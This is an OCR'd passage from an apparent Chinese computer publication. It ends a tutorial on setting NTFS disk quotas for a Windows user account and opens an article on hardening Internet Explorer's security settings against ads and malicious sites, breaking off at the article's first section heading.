
由于配额这一项是针对磁盘的，所以，如果选择某一文件夹的属性时，是看不到配额这项卡片的，只要选择磁盘的属性时才可以（如图30）。





磁盘配额的设置方法很简单，选择配额卡片后，点选“配额项”按扭，会弹出一个窗口（如图31），在该窗口中，选择菜单：配额→新建配额，这时会弹出窗口要求选择帐号（如图32），这里选择一个想做配额的用户，我选择test用户然后点确认。这时会弹出一个新的窗口，窗口标题是“添加新配额项”（如图33）。

到这里，就很明显了，勾选“将磁盘空间限制为”，然后后面有大小可以选择，大小后面还有单位，例如这里我们限制为1G大小。后面还有一个警告，就是当这个用户使用的空间达到多少时我们就发出警告，这里我也选择了1G（如图34）。然后，退出配额项窗口后，在磁盘属性的配额卡片上选择“启用配额管理”（如图35），由于当前用户是administrator，所以下面选择“不限制磁盘使用”。

然后，注销当前用户，用刚才设置了配额的test用户登录系统，来到设置了磁盘配额的磁盘下，选择属性看看磁盘








的大小，会发现大小只有1G，如图36，图中左边是用户test看E盘的情况，而右图中则是administrator查看E盘属性的情况，一目了然，从这张图的对比中，就应该很容易发现磁盘配额的效果了。


磁盘配额算得上是NTFS的一个很人性化也很安全化的设计，呵呵，怎么样，是不是有人在乱用你的机器，现在赶快给他建个帐号，给做个配额，限制他一下吧。


36

六、结束语

关于NTFS的一些功能描述和使用就简单讲这么多了，本文将NTFS的绝大部分功能做了讲述，但是一些细节之处可能还不够详细，对此有兴趣的读者，强烈建议参阅一些相关的书籍，那你们将会更全面地认识到NTFS文件系统的强大。

我的IE我做主：详解IE安全应用



1

现在的站点，在广告上下的工夫可不少，各种各样的广告模式屡见不鲜：弹出式窗口，浮动式窗口，悬停式等等，而随着Flash的发展，其也在广告上展身手（当然Flash中也是可以养"木马"的）。这些形形色色的广告让人见了就心烦，还会占用系统资源，加重系统负担，恶意的网站甚至在其站点上挂"木马"、修改、控制你的计算机……一般说来我们可以通过修改IE属性和借助第三方软件来解决这些烦人的"苍蝇"。本文将重点阐述怎样利用系统的安全设置来达到我们满意的效果。

打开IE属性，如图1。我们可以右击桌面上的IE图标选择"属性"，打开IE的属性；或打开IE后，在工具栏上执行："工具"→"internet选项"；也可以在"控制面板"中双击"Internet选项"打开IE属性，对系统熟悉的朋友也可以在系统的systerm（或systerm32）中找到一个名为"inetcpl.cpl"的CPL文件（控制面板文件），双击打开IE属性。


一、设置与症状

1．屏蔽网页中的广告

